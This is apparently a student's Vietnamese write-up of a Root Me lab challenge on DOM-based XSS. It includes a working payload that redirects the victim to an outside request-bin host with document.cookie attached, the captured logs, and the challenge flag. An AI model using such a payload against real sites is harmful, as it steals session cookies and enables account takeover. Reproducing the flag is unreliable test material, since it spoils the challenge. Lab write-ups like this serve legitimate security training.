Lê Hoàng Phúc


20521763

NT213.N21.ANTN

Tên challenge : XSS DOM Based - Introduction


Challenge Link : https://www.root-me.org/en/Challenges/Web-Client/XSS-DOM-Based-Introduction

Sau khi nhập thử 1 số thì xem source phát hiện dù nhập đúng vẫn sẽ không có flag nên chuyển qua tag contact.



```
 ▼<script>
        var random = Math.random() * (99);
        var number = '77';
        if(random == number) {
            document.getElementById('state').style.color = 'green';
            document.getElementById('state').innerHTML = 'You won this game but you don\'t have the
    flag ;)';
        }
        else{
            document.getElementById('state').style.color = 'red';
            document.getElementById('state').innerText = 'Sorry, wrong answer ! The right answer was '
    + random;
        } == $0
  </script>
```

Sau khi nhập thử 1 url thì phát hiện : url phải bắt đầu bằng : http://challenge01.root-me.org/web-client/ch32/




The url must starts with "http://challenge01.root-me.org/web-client/ch32/"

Nhớ lại thì tại trang index.php ta sẽ truyền 1 tham số number :

http://challenge01.root-me.org/web-client/ch32/index.php?number= ';document.location.href='https://eo356ja4tggljl0.m.pipedream.net/?cookie='.concat(document.cookie);//

payload trên sẽ truyền tham số number từ url request bin cùng với request được thêm vào tham số cookie lấy từ server.




Today

```
HTTP    GET /?cookie=fla…    05:31:48 PM
HTTP    GET /?cookie=fla…    05:31:48 PM
HTTP    GET /?cookie=fla…    05:31:48 PM
HTTP    GET /?cookie=fla…    05:31:48 PM
HTTP    GET /?cookie=        05:28:46 PM
HTTP    GET /?cookie=ADM…    04:53:56 PM
HTTP    GET /?cookie= ga     04:48:36 PM
```

```
▼ steps.trigger {2}
  ▶ context {15}
  ▼ event {6}
      client_ip: 212.129.38.224
    ▶ headers {10}
      method: GET
      path: /
    ▶ query {1}
    ▼ url
        https://eo356ja4tggljl0.m.p
        ipedream.net/?
        cookie=flag=rootme{XSS_D0M_
        BaSed_InTr0}
```

Flag: `rootme{XSS_D0M_BaSed_InTr0}`


Challenges/Web - Client : XSS D
https://www.root-me.org/en/Challenges/Web-Client/XSS-DOM-Based-Introduction
Import favorites
Gmail
YouTube
Maps
YouTube
New tab
Danh sách thi ĐGN...
Plop
Root Me
Search
Capture The Flag
Challenges
Community
Information
HOME / CHALLENGES / WEB - CLIENT

XSS DOM Based - Introduction

35 Points

An introduction to DOM Based Cross Site Scripting attacks

Author	Level	Validations	Note
Ruulian, 12 August 2021		3235 Challengers 2%	★★★★★ 193 Votes I like I don't like

Statement

Steal the admin's session cookie.

Start the challenge

8 related ressource(s)

- DOM-Based-XSS (www.root-me.org)
- https://0xhorizon.eu/articles/xss-dom-based/ (0xhorizon.eu)
- Blackhat US 2011 : XSS street fight (Exploitation - Web)
- XSS et phishing (Exploitation - Web)
- SSTIC 2009 : XSS de la brise à l'ouragan (Exploitation - Web)

0 5

Validation

Well done, you won 35 Points

Don't forget to give your opinion on the challenge by voting ;-)

tweet it!

379 visitors now

Newest members :
Nox Solis benliq spirale iloovelookism DIALLO Lisa FranKill

Offers

- APP Cybersecurity analyst
- CDI Cybersecurity consultant
- CDI Cybersecurity consultant
- CDI R&D engineer
- AUT R&D engineer

Chatbox

donadtp 10 April 2023 at 21:09
ptddrrrr ok soolking

9aylas 10 April 2023 at 07:34
wééé sl3aa

Atr3u5 30 March 2023 at 06:18

Time 30p